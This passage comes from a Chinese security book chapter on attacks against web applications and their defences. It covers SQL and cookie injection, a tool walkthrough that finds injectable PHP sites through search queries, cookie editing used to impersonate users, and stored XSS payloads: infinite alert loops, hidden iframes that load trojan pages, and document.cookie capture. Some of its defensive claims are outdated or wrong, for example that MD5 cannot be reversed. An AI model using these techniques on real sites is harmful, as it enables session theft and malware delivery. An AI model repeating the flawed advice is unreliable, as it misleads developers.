在 SQL 注入入侵前，需要在可修改参数中提交“’”、“and”等特殊字符来判断是否存在 SQL 注入漏洞；而在进行 SQL 注入攻击时，需要提交包含“;”、“--”、“update”、“select”等特殊字符的 SQL 注入语句。所以要防范 SQL 注入，需要在用户输入或提交变量时，对单引号、双引号、分号、逗号、冒号等特殊字符进行转换或过滤，以减少 SQL 注入漏洞存在的可能性。下面是一个 ID 变量的过滤性语句。

```
    if instr(request("id"),",")>0 or instr(request("id"),"insert")>or instr(request
("id"),";")>0 then response.write"
    <SCRIPT language=javascript>
    javaScript:history.go(-1);
    </SCRIPT>
    response.end
    end if
```

使用上述代码可以过滤 ID 参数中的“;”、“,”和“insert”字符。如果在 ID 参数中包含有这几个字符，则会返回错误页面。但危险字符远不止这几个，要过滤其他字符，只需将危害字符加入上面的代码即可。一般情况下，在获得用户提交的参数时，首先要进行一些基础性的过滤，然后根据程序相应的功能以及用户输入进行二次过滤。

（2）SQL 通用防注入程序

通过手工的方法对特殊字符进行过滤难免会留下过滤不严的漏洞。而使用 SQL 通用防注入程序可以对程序进行全面的过滤，从而很好地阻止 SQL 脚本注入漏洞的产生。

将从网上下载的 SQL 通用防注入程序存放在自己网站所在的文件夹中，根据需要进行简单的设置后就可以很轻松地帮助程序员防御 SQL 注入，这是一种比较简单的过滤方法。该程序全面处理通过 POST 和 GET 两种方式提交的 SQL 注入，并且自定义需要过滤的字符串。当黑客提交 SQL 注入危险信息时，它就会自动记录黑客的 IP 地址、提交数据、非法操作等信息。其使用步骤如下。

STEP01：将下载的 SQL 通用防注入程序压缩包解压，可以看到该程序主要包含 Neeao_SqlIn.Asp、Neeao_sqi_admin.asp 和 Sql.mdb 三个文件。

STEP02：将其复制到网站所在的文件夹中，在需要防注入的页面头部加入“<!--#include file="Neeao_SqlIn.Asp"-->”代码，即可在该页面防御 SQL 注入。除对用户提交的参数和变量进行过滤外，还可以直接限制用户可输入的参数，因为只允许提交有限的字符远比过滤特定的字符安全。

提示

如果要想使整个网站都可以防注入，则可在数据文件（一般为 conn.asp）中加入“<!--#include file="Neeao_SqlIn.Asp"-->”代码，即可在任意页面中调用防注入程序。

（3）在 PHP 中对参数进行过滤

使用 PHP 建立网站的文件中有个配置文件 php.ini，在该文件中可对 PHP 进行安全设置。打开 php.ini 文件的安全模式，分别设置“safe_mode=on”和“display_errors=off”。因为如果将显示 PHP 执行错误信息的 display_errors 属性设置为 on 的话，就会返回很多可用信息，这样黑客就可以利用这些信息进行攻击。

另外，该文件还有一个重要的属性 magic_quotes_gpc，如果将其设置为 on，PHP 程序就会自动将用户提交含有“'”、“"”、“\”等特殊字符的数据，转换为含有反斜线的转义字符。该属性与 ASP 中参数的过滤有点类似，它可以防御大部分字符型注入攻击。

2. 使用专业的漏洞扫描工具

企业应当投资于一些专业的漏洞扫描工具，如 Acunetix 的 Web 漏洞扫描程序等。一个完善的漏洞扫描程序可以专门查找网站上的 SQL 注入式漏洞；而程序员应当使用漏洞扫描工具和站点监视工具对网站进行测试。

3. 对重要数据进行加密


采用加密技术对一些重要的数据进行加密，比如用 MD5 加密，MD5 没有反向算法，也不能解密，就可以防范对网站的危害。

11.2 PHP注入利器ZBSI

ZBSI是一款PHP注入辅助工具。使用该工具可检测PHP网站中是否存在注入漏洞和字段数目，还可将其作为一个浏览器来打开指定的网页。


使用ZBSI检测注入点的具体操作步骤如下。

STEP01：打开百度搜索



搜索网址中含有“php？ id=”字符的网页。


STEP02：下载并运行ZBSI V1.0



01 在“注入地址”文本框中输入搜索到的网址，单击“检测注入”按钮。

02 查看该网站是否可以进行PHP注入。

STEP03：查看猜解到的字段



单击“字段数目”按钮，可看到猜解得到的字段数目。

STEP04：查看含有猜解到字段的网址



01 将一个可注入的网址复制到下方“网站地址”文本框。

02 单击“浏览”按钮，可看到含有猜解到字段的网址。

STEP05： 查看其他网址



也可在“网站地址”文本框中输入要浏览的网页地址后，单击“浏览”按钮，浏览相应的网页。

在各种黑客横行时，如何实现自己 PHP 代码的安全，并保证程序和服务器的安全，是一个很重要的问题。在编写 PHP 代码时，对变量进行初始化和过滤，可以有效防御 PHP 注入。


11.3 Cookie 注入攻击

11.3.1 Cookies 欺骗简介

在 Windows 7 中，Cookies 的存放位置是：C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\。黑客不需要知道这些字符串的含义，只要把别人的 Cookies 信息向服务器提交，通过验证就可以冒充别人来登录论坛或网站，这就是 Cookies 欺骗的基本原理。


IECookiesView 是一款可以搜寻并显示出本地计算机中所有 Cookies 档案的数据，包括哪一个网站写入 Cookies、写入的时间日期及此 Cookies 的有效期限等信息。通过该软件，黑客可以很轻松地读出目标用户最近访问过哪些网站，甚至可以任意修改在用户在该网站上的注册信息。但此软件只对 IE 浏览器的 Cookies 有效。使用 IECookiesView 的具体步骤如下。

STEP01：运行 IECookiesView




自动扫描驻留在本地计算机 IE 浏览器中的 Cookies 文件。

STEP02：查看 Cookies 信息




任意选中一个 Cookie，可查看其地址、参数及过期时间等信息。绿色对勾表示该 Cookie 可用，红色的叉表示该 Cookie 已经过期，无法使用。

STEP03：对 Cookies 中的密钥值进行编辑




在“Value”列表中右击某个键值，在弹出的快捷菜单中单击“Edit the Cookie's Content”菜单项。

STEP04：编辑 Cookie 属性



对该 Cookie 的各个属性进行重新设置并单击“Modify Cookie”按钮。

STEP05：返回主界面



右击某个 Cookie，在弹出的快捷菜单中单击“Open Web site”菜单项。

STEP06：登录 Cookie 对应网址



IE 浏览器利用保存的 Cookies 信息自动登录相应的网址。

这样，黑客就利用这些不起眼的 Cookies 成功获得别人的隐私信息，还可以在论坛中冒用别人的名义发表帖子。

11.3.2 Cookie 注入工具

现在很多网站都采用了通用防注入程序，对于这种网站可采用 Cookie 注入的方法，而很多通用防注入程序对这种注入方式都没有防备。

在 ASP 中，request 对象获取客户端提交数据常用的是 get 和 post 两种方式，同时，request 对象可以不通过集合来获得数据，即直接使用“request("name")”。但它效率低下，容易出错，当省略具体的集合名称时，asp 是按 QueryString(get)，Form(post)，Cookie，Severvariable 集合的顺序来搜索的。而 Cookie 是保存在客户端的一个文本文件，可对其进行修改，利用 Request.cookie 方式来提交变量的值，从而实现注入攻击。其格式为：“Response.Cookies["uid"].Value = uid;”。

Cookies 记录了用户的 ID 号，当需要用到 UID 时，就通过 Cookies 搜索用户信息，使用到的 ASP 代码如下。

```
if(Request.Cookies["uid"]!=null)
{
uid=Request.Cookies["uid"].value;
string str="select * from userTable where id="+uid;
}
```

只要通过专门的 Cookies 修改工具（如 IECookiesView）可把 Cookies["uid"] 的值改成“40 or 1=1”或其他注入代码，就可以实现 Cookie 注入攻击了。另外，还可通过 Cookie 注入工具直接注入，“Cookies 注入器”就是其中最常见的一款。

“Cookies 注入器”可以快速生成注入的 ASP 脚本，具体的使用步骤如下。

STEP01： 下载并运行“Cookies 注入器”



设置各个属性之后，单击“生成 ASP”按钮，会有“文件成功生成”提示框，单击“确定”按钮，即可快速生成注入文件。

如要预防 Cookie 注入的发生，只要在获得参数 UID 后，对其进行过滤，通过创建一个类来判断数字参数是否为数字，其代码如下。

```
if(Request.Cookies["uid"]!=null)
{
    uid=Request.Cookies["uid"].value;
    isnumeric cooidesID = new isnumeric();
    if (cooidesID.reIsnumeric(ruid))
        {
            string str="select * from userTable where id="+uid;
        }
}
```


其中，“isnumeric cooidesID = new isnumeric();”语句的作用是创建一个类，再使用一个判断语句“if (cooidesID.reIsnumeric(ruid))”来判断数字参数是否为数字，如果是数字，则执行“string str="select * from userTable where id="+uid;”对获得的参数进行过滤。

11.4 跨站脚本攻击

跨站攻击是指入侵者在远程 Web 页面的 HTML 代码中插入具有恶意目的的数据，使得用户认为该页面是可信赖的，但是当浏览器下载该页面时，嵌入其中的脚本将被解释执行。正是这种被称为“鸡尾酒钓鱼术”的手段使商务网站的可信度大大降低，因为用户访问的是真正的商务站点，即使再细心也很难想到真实网站也会暗藏杀机。本节介绍跨站脚本攻击，并以一个留言本的漏洞来讲述如何利用与防御跨站脚本漏洞。

11.4.1 简单留言本的跨站漏洞

本小节将以迷你留言本为例进行跨站脚本攻击的讲解。这个留言本的体积很小，代码不多，适合用来分析。并且，迷你留言本的安装很简单，从网上下载迷你留言本的压缩包后直接解压到 IIS 的目录中就可以使用了。安装完成后的运行界面如下图所示。



悠悠留言本运行界面

下面看这个留言本是如何显示留言的。用记事本打开 index.asp 页面的代码，显示如下。

```
<table  border="0" cellpadding="0" cellspacing="1" width="64%" height="51"
```

```
style="word-break: break-all; border: 1pt dotted black">
      <tr>
        <td align=center>
            <img border=0 src=images/face/face<%=rs("face")%>.gif>
        </td>
        <td width="10%" height="14" align="center" bgcolor="#FFFFFF">
            <font color="#000000">昵称: </font>
        </td>
        <td width="24%" height="14">
            <font color="#000000"><%=rs("name")%></font>
            <font color="red"><% =rs("sex") %></font>
        </td>
        <td width="10%" height="14" align="center" bgcolor="#FFFFFF">
            <font color="#000000">邮箱: </font>
        </td>
        <td width="20%" height="14">
            <font color="#000000">
                <a href=mailto:<%=rs("email")%>><img border=0 src=img/mail.gif>
            </font>
        </td>
        <td width="25%" height="14" bgcolor="#ffffff">
           <p align="right"><font color="#000000">
            <%=rs("time")%>
            </font>
        </td>
    </tr>
    <tr>
        <td width="12%" height="16" align="center" bgcolor="#FFFFFF">
          <font color="#000000">留言: </font>
        </td>
    </center>
        <td width="88%" height="1" colspan="2" rowspan="2">
          <p align="left"><font color="#000000">
          <% =rs("body") %>
          </font>
        </td>
      </tr>
      <center>
      <tr>
        <td width="12%" height="1" align="left" bgcolor="#FFFFFF"></td>
      </tr>
    </table>
```

提示

以上代码中加粗的两句代码的作用是直接从数据库中读取字符串，并放在HTML代码中。关键是在这个过程中没有对读取的字符串进行任何处理。如果在数据库里的字符串是HTML代码，毫无疑问，留言内容会按照HTML的语法解析显示；再者，如果是JavaScript，照样会作为JavaScript去执行。

接下来，攻击者就开始想办法将恶意代码插入到数据库中去，让页面被访问时执行代码。其实，插入数据库的方法很简单，发布留言时留言的内容会被插入到数据库中。单击“发表留言”链接，进入签写留言的页面，这个页面中有几个输入文本的地方，但为了避免麻烦，用户通常只需要在该页面中输入昵称和留言内容即可。具体的操作步骤如下。


STEP01： 插入 HTML 代码



01 输入一个简单的 HTML 超链接标签“<a>”。

02 单击“提交”按钮，在其中输入的数据就被插入到数据库里。

STEP02： 访问 index.asp 主页面



显示的“ssn”和“xinghauye”都附有超链接，说明写进去的 HTML 代码从数据库中读出后被解析执行了。既然能解析执行 HTML 代码，也就说明该页面有漏洞。

STEP03： 测试向数据库里插入 JavaScript



进入发表留言页面，然后在其中输入“<script>alert('测试漏洞');</script>”代码。由于昵称和留言这两个选项里都存在漏洞，因此 JavaScript 代码可放在其中任意一项中。

STEP04： 单击“提交”按钮，再访问 index.asp 页面，即可发现跟预想的一样，果然弹出了“Microsoft Internet Explorer”对话框，提示相应的测试信息。

提示

在发表留言页面中输入的“<script>alert('测试漏洞');</script>”代码，它的功能是弹出一个对话框，显示“测试漏洞”字符串。

提示

如果能弹出“Microsoft Internet Explore”对话框，则说明脚本代码被执行了。原来，那些所谓的“高手”也只是通过这个小小的手段做到的，并不是控制了服务器而修改了文件。

这样的漏洞普遍存在，并不一定是留言本才有，在网页中，有数据输入的地方，就有可能存在跨站脚本漏洞，检测的方法跟前面介绍的一样，在输入数据的地方输入 HTML 或脚本代码，查看在显示数据时它们能否被解析执行。如果可以，则说明这个程序有漏洞。


11.4.2 跨站漏洞的利用

攻击者可以利用跨站脚本漏洞得到浏览该网页用户的 Cookie，使其在不知不觉中访问木马网页，并且可以让网页无法正常访问。

1. 死循环


在网页中插入死循环语句，这是一种低劣的恶意攻击手法。写一段条件永远为真的循环语句，让页面执行到这段代码时就一直执行这段代码而不能继续显示后面的内容，从而使网页不能正常显示，陷入死循环状态。更有甚者，在死循环语句中加入弹出对话框的代码，从而使浏览者的浏览器不停地弹出对话框，始终无法关闭，必须结束浏览器进程才行。具体的操作步骤如下。

STEP01： 访问 index.asp 主页



单击“发表留言”链接。

STEP02： 进入“发表留言”页面



01 在留言内容中写入“<script> while(true)alert('呜 ~~~ 您的死期到了。。。')</script>”代码。

02 单击“提交”按钮。

STEP03： 再访问 index.asp 页面，即可弹出“Microsoft Internet Explorer”对话框，在其中提示相应的留言信息。

STEP04： 单击“确定”按钮，即可弹出“Microsoft Internet Explorer”对话框，如此反复，只有结束 IE 的进程才能停止。无论是谁，遇到这种问题后短时间内都不会再访问这个网站了，这对于网站来说无疑是一个巨大的损失。

2. 隐藏访问

隐藏访问指使用户在访问一个网页时不知不觉之中访问另外一个网页。这样做，可以用来增加其他网站的访问量，也可以用来放置网页木马进行网络“钓鱼”。

攻击者可以在有跨站漏洞的页面中插入代码，让访问这个页面的所有用户打开这个页面的同时，隐藏访问攻击者的网站，从而帮攻击者增加访问量。网上有跨站漏洞的页面也不少，只要攻击者多找几个有漏洞的网站并把代码插进去，网站访问量就非常可观了。

这样的危害还不算大，仅仅是给攻击者的网站增加了些访问量而已，对于漏洞页面来说，最多也只是因为多加载一个页面而稍微影响速度。如果攻击者让用户隐藏访问的页面是一个木马网页，那问题就严重了。在访问时，用户的计算机在不知不觉中下载并安装了一个病毒或者木马程序，这样计算机的控制权就完全掌握在攻击者的手里了。

往一个知名网站的页面里插木马网页让人不知不觉地中招，比在 QQ 群里发消息骗人点击木马的效率要高很多。要让用户访问页面的方法很多，如插入如下代码可以直接从当前网页跳转到目标页面。

```
<Script>
    window.location.href=" 目标页面 ";
</Script>
```

这样直接跳转过去的隐蔽性不高，明眼人一看就知道有问题，所以黑客更多地选择用隐藏访问的方法来达到目的。实现隐藏访问有两种方法。

（1）让页面弹出一个高度和宽度都为 0，坐标在屏幕范围之外的新页面来打开网页其代码显示如下。

```
<script>
    window.open( '目标页面', '', 'top=10000, left=10000, height=0, width=0' );
</script>
```

使用这种方法弹出一个新页面后，虽然用户看不到，但是在任务栏中会出现这个页面的标题按钮。不过，攻击者可以加入代码让木马网页自动关闭，这样留意任务栏的人不多。而且，木马网页的标题一闪而过，刚开完马上就被关闭了，也不会有太多人去在意它。

（2）在页面中插入一个高度和宽度都为 0 的框架

其内容是攻击者想要用户访问的网页地址，既不会弹出新窗口，页面看起来也与没有插入代码一样，隐蔽性十分高。插入框架的代码如下。

```
<iframe src=" 目标网页 "></iframe>
```

具体的操作步骤如下。

STEP01： 用一幅图片来测试代码效果



01 在“发表留言”页面里的留言内容中写入“<iframe src="http://www.baidu.com/img/baidu_logo.gif"></iframe>”代码。

STEP02： 访问 index.asp 页面




02 单击“提交”按钮。网页里成功插入了一个框架，并把图片显示了出来。

提示


“<iframe src="http://www.baidu.com/img/baidu_logo.gif"></iframe>”这段代码的作用是在网页中插入一个框架，其中的内容是显示百度网站的 Logo.gif 图片。

STEP03： 设置框架的高度和宽度为 0



01 在“发表留言”页面里的留言内容中写入“<iframe src="http://www.baidu.com/img/baidu_logo.gif" width="0" height="0"></iframe>”代码。

STEP04： 再访问 index.asp 页面



02 单击“提交”按钮。为了和前面的留言进行区别，这次的昵称改为“框架 Test2”，可发现此时框架已经被彻底地隐藏起来了，在页面中看不到了。

有些人会说，也有可能是代码没有被执行，所以才会看不到。下面不妨通过一个实验来验证一下。先来做一个 test.html 文件，将其放在迷你留言本网站的根目录下来作为木马网

页，其功能只是弹出一个对话框说明已经隐藏访问木马页面。其代码如下。

```
<html>
    <head></head>
    <body>
        <script>alert('小心噢！您现在正在访问木马页面！')</script>
    </body>
</html>
```

再来发布一个跨站留言，让用户隐藏访问 test.html，留言的内容为如下代码。

```
<iframe src="http://localhost/迷你留言本/test.html" width="0" height="0"></iframe>
```

在实际利用漏洞时，攻击者会把木马页面放在自己的网站空间中。上述代码使用完整的路径来表示木马页面的地址，为了模拟得真实一些，这里使用 test.html 的完整路径“http://localhost/迷你留言本/test.html”。以示区别，后面都用 localhost 来表示攻击者的网站，用 127.0.0.1 表示漏洞网站。具体的操作步骤如下。


STEP01： 打开“发表留言”页面



01 在留言内容中写入“<iframe src="http://localhost/迷你留言本/test.html" width="0" height="0"></iframe>”代码。

02 单击“提交”按钮。

STEP02： 访问留言主页 index.asp



页面中将会弹出预料中的“Microsoft Internet Explorer”对话框。

以上操作证明页面中的代码被成功攻击了，用户已经访问了木马页面。这个对话框是专门为了证明漏洞而加上去的，如果没有加这句代码，网页浏览者根本不知道已经访问了木马页面，在不知不觉中，木马就被下载到浏览者的电脑上运行了，这无疑是件非常可怕的事情。

3. 获取浏览者的Cookies信息

一般论坛和留言本为了节省服务器的资源，通常都把用户的登录信息保存在用户计算机的 Cookies 中，通过一些特殊的代码可以在用户的 Cookies 提取这个文件，再配合隐藏访问的方法将其发送给攻击者。具体的操作步骤如下。

STEP01： 由于插入到页面的代码会被程序认为是网站自身的代码，所以在代码中可以直接取

得用户在本网站的 Cookies，取得 Cookies 的代码为：“<script> document.cookie; </script>”。

STEP02： 在“发表留言”页面留言内容中写入“<script> alert(document.cookie); </script>”代码。



STEP03： 单击“提交”按钮，再访问留言主页 index.asp，即可弹出“Microsoft Internet Explorer”对话框，在其中提示浏览者在本站的 Cookies 内容。

从上述过程中可以看出跨站漏洞的危害很大，攻击者可以通过一些方法取得浏览者的 Cookies，从而得到所需的敏感信息。

11.4.3 对跨站漏洞的预防措施

dvHTMLEncode() 函数是作者从 ubbcode 中提取的用于处理特殊字符串的函数。它能把一些特殊（如尖括号之类）的字符替换成 HTML 特殊字符集中的字符。

HTML 语言是标签语言，所有的代码都是用标签括起才有用，而所有标签用尖括号括起。尖括号不能发挥原来的作用之后，攻击者插入的代码便失去作用。

dvHTMLEncode() 函数的完整代码如下。

```
function dvHTMLEncode(byval fString)
if isnull(fString) or trim(fString)="" then
    dvHTMLEncode=""
    exit function
end if
    fString = replace(fString, ">", "&gt;")
    fString = replace(fString, "<", "&lt;")
    fString = Replace(fString, CHR(32), " ")
    fString = Replace(fString, CHR(9), " ")
    fString = Replace(fString, CHR(34), "&quot;")
    fString = Replace(fString, CHR(39), "&#39;")
    fString = Replace(fString, CHR(13), "")
    fString = Replace(fString, CHR(10) & CHR(10), "</P><P> ")
    fString = Replace(fString, CHR(10), "<BR> ")
    dvHTMLEncode = fString
    end function
```

这个函数的语法很简单，就是使用 Replace() 函数替换字符串中的一些特殊字符，如果需要过滤其他特殊字符，可以试着自己添加上去。用 dvHTMLEncode() 函数把所有输入及输出的字符串过滤处理一遍，即可杜绝大部分跨站漏洞的出现。如简单留言本的漏洞是因为

name 中的 body 没有经过过滤而直接输出到页面形成的，代码如下。

```
<%=rs("name")%>
……
<%=rs("body")%>
```


如果把代码修改成下面这样，就可以避免跨站漏洞的出现了。

```
<%=dvHTMLEncode( rs("name") )%>
……
<%= dvHTMLEncode( rs("body") )%>
```

用 dvHTMLEncode() 函数过滤后输出，不会存在问题，也可以在用户提交时过滤后写到数据库中，在其他地方也可以用这个函数过滤，只要过滤得彻底，就不用那么担心有跨站漏洞出现。当然，用户也不能被动地期望网站的管理员去修补漏洞。如果网站的管理员因为不在意这方面而被人挂了木马，而用户访问了这个网页中的木马，最终吃亏的还是用户。


这里建议用户关闭 IE 解析 JavaScript 的功能。具体的操作步骤如下。

STEP01： 打开 IE 浏览器




单击“工具”>“Internet 选项”菜单项。

STEP02： 自定义安全级别



切换至“安全”选项卡，选中“Internet”图标，单击“自定义级别”按钮。

STEP03： 安全设置



01 找到“脚本”部分，把“活动脚本”设置成“禁用”状态。

02 单击“确定”按钮。

另外，尽量不要访问安全性不高的网站，上网时打开杀毒软件的脚本监控功能，这样可以避免被恶意攻击者利用跨站脚本漏洞攻击的可能性。

第12章 QQ账号攻防策略

当自己的QQ、邮箱受到攻击之后，不但自己可能受到威胁，还极有可能为他人带去不安全隐患，当自己的邮箱中存放一些朋友或公司的机密信件时，那就更得不偿失了，所以我们在平时使用过程中就应该作好防御措施。

主要内容：

- 用“QQ简单盗”盗取QQ密码
- 在线破解QQ号码
- 用密码监听器揪出内鬼
- 保护QQ密码和聊天记录

